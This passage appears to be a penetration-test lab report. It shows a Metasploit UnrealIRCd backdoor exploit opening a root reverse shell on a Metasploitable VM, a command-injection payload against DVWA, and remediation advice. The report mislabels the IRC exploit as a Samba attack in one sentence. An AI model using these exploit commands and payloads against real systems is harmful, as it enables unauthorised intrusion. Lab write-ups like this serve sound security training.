
use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOST 192.168.1.2

set LHOST 192.168.1.150

exploit

Upon successful exploitation, root shell access was obtained again.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.2
RHOSTS ⇒ 192.168.1.2
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.1.2:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.1.2:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.150
LHOST ⇒ 192.168.1.150
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.150:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addres
s instead
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vfjSJyC5YOQm5Fdu;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vfjSJyC5YOQm5Fdu\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.150:4444 → 192.168.1.2:57703) at 2025-07-22 08:32:
52 -0400

whoami
root

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:48:d5:1f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.2/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe48:d51f/64 scope link
       valid_lft forever preferred_lft forever
▮

hostname
metasploitable

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The output of **whoami** and **ip a** are **root** and **192.168.1.2**, which is the ip address of the metasploitable virtual machine, so this **reverse shell exploit** was a success and access to the command line terminal was successfully obtained for metasploitable exploiting samba smbd service. The identity of the vulnerable machine was further confirmed using **hostname** and **uname -a** which returned as **linux metasploitable**.

Reverse shell access was gained all 3 times tried, meaning that any command can be executed remotely and that the system was hacked ethically 3 times.

2.2 Exploiting DVWA (Damn Vulnerable Web Application)

DVWA provides a real-world environment to test common web application vulnerabilities. The focus here was on **Command Injection**.

2.2.1 Accessing DVWA Interface

The DVWA instance was accessed through the browser on the Kali VM:

http://192.168.1.137

After logging in using the default credentials (admin / password), the security level was set to **Low** for easier testing. Screenshots were provided in section 1.6 (Web Application Access on DVWA)

2.2.2 Performing Command Injection


Inside the **Command Injection** module, the input field was designed to take an IP address and ping it. To test for injection, the following payload was used:

127.0.0.1; whoami

The semicolon (;) was used to terminate the first command and inject another. The result displayed:

nobody

This confirmed the vulnerability and showed that system commands could be executed via the web interface.



This exploitation phase demonstrated how outdated services and poor input validation can be leveraged to gain full control over systems. In the next section, the focus will shift to **post-exploitation** identifying what an attacker could do after gaining access.

3. Post-Exploitation

Once exploitation is successful, the focus shifts to **post-exploitation**, where the attacker gathers deeper intelligence, persists access, and escalates privileges (if required). This phase simulates the real impact of a breach and helps identify risks related to internal reconnaissance, data theft, and lateral movement.

3.1 Metasploitable Post-Exploitation

After gaining shell access on Metasploitable (in multiple exploits), post-exploitation was conducted to verify privileges, gather system information, and assess the level of compromise.


3.1.1 Privilege Verification

To confirm the level of access granted by the exploits, the following command was used:

whoami

Output: root

Having root privileges confirms full control over the system.



3.1.2 Network and Interface Information

To understand the machine's network context:

ip a

This verified the internal IP matched earlier scans, proving the shell was on the intended target. This is shown in the last screenshot.

3.2 DVWA Post-Exploitation

In the case of DVWA, command injection provided limited access to the system — not a full shell, but remote command execution.


3.2.1 Privilege Level

Using the same injection method:

127.0.0.1; whoami

Output: nobody

This indicated low-privileged execution, possibly a restricted web server user.



3.2.3 Implications of Limited Shell

Even with restricted access, attackers could:

- Gather system intel
- Attempt privilege escalation via kernel exploits
- Pivot to internal services if reachable
- Attempt to drop reverse shells if firewall rules are loose

This phase emphasized the severity of unpatched services and insecure coding practices. Even low-privileged web access could lead to significant damage when combined with privilege escalation techniques.

Top of FormBottom of Form

4. Recommendations

The exploitation of both Metasploitable and DVWA revealed serious weaknesses in service configurations, software versions, and web application security practices. Below are targeted recommendations to mitigate each identified vulnerability and enhance the overall security posture of the systems.

4.1 System & Service-Level Recommendations (Metasploitable)

4.1.1 Upgrade Outdated Software

Most of the exploited services in Metasploitable (e.g., vsftpd, Samba, UnrealIRCd) are outdated and contain publicly known vulnerabilities. Immediate steps should include:

- **vsftpd:** Remove version 2.3.4 immediately. Upgrade to a newer version free from backdoors, or switch to a secure alternative like **ProFTPD** or **SFTP**.
- **Samba smbd:** Upgrade from version 3.0.20 to the latest supported release and apply all security patches.
- **Unreal IRC:** Either decommission the IRC server if unused or update to the latest version with strong authentication and minimal permissions.

4.1.2 Disable Unused Services

Many services on Metasploitable (e.g., Telnet, FTP, IRC) are unnecessary in modern networks. These should be **disabled** to reduce the attack surface:

sudo systemctl disable telnet

sudo systemctl disable vsftpd

4.1.3 Use Firewalls to Restrict Port Access

Implement host-based firewalls (like ufw or iptables) to limit access to critical services such as SSH and Samba, restricting them only to trusted IPs.

Example:

sudo ufw allow from 192.168.1.0/24 to any port 22

sudo ufw deny 139,445,6667

4.1.4 Regular Vulnerability Scanning

Conduct regular internal scans using tools like **Nessus**, **OpenVAS**, or **Nmap** to detect outdated or vulnerable services.

4.2 Web Application Security Recommendations (DVWA)

4.2.1 Input Validation & Sanitization

The Command Injection vulnerability in DVWA was a result of insecure input handling. All web applications should implement:

- **Input Whitelisting** – Only allow acceptable characters and formats
- **Output Encoding** – Prevent command execution through user input
- **Use of Security Libraries** – For example, using PHP functions like escapeshellcmd() to sanitize input

4.2.2 Least Privilege Principle for Web Services

The command injection returned the user as nobody, but even this level can lead to serious breaches. Ensure that:

- Web applications run with **minimal privileges**
- OS-level users tied to web services have **no access** to sensitive files or commands
- Proper **file system permissions** are enforced

4.2.3 Web Application Firewalls (WAF)

Deploy a WAF such as **ModSecurity** to detect and block common web attacks, including command injection, SQL injection, and XSS.

4.2.4 Disable Debug Features and Default Credentials

- Remove or protect administrative interfaces (like DVWA's security level settings)
- Change default credentials and enforce **strong password policies**

5. Conclusion

This penetration test demonstrated how easily systems with outdated services and insecure web applications can be compromised using well-known tools and exploits. By targeting vulnerable services on Metasploitable and exploiting a command injection flaw in DVWA, root and limited shell access were achieved respectively, highlighting critical gaps in system and web security. While the assessment focused on automated exploitation via Metasploit and direct input attacks, alternative approaches like manual exploitation, privilege escalation, and broader vulnerability testing could further deepen the analysis. Overall, the findings emphasize the urgent need for patch management, secure configurations, and continuous monitoring to protect against real-world cyber threats.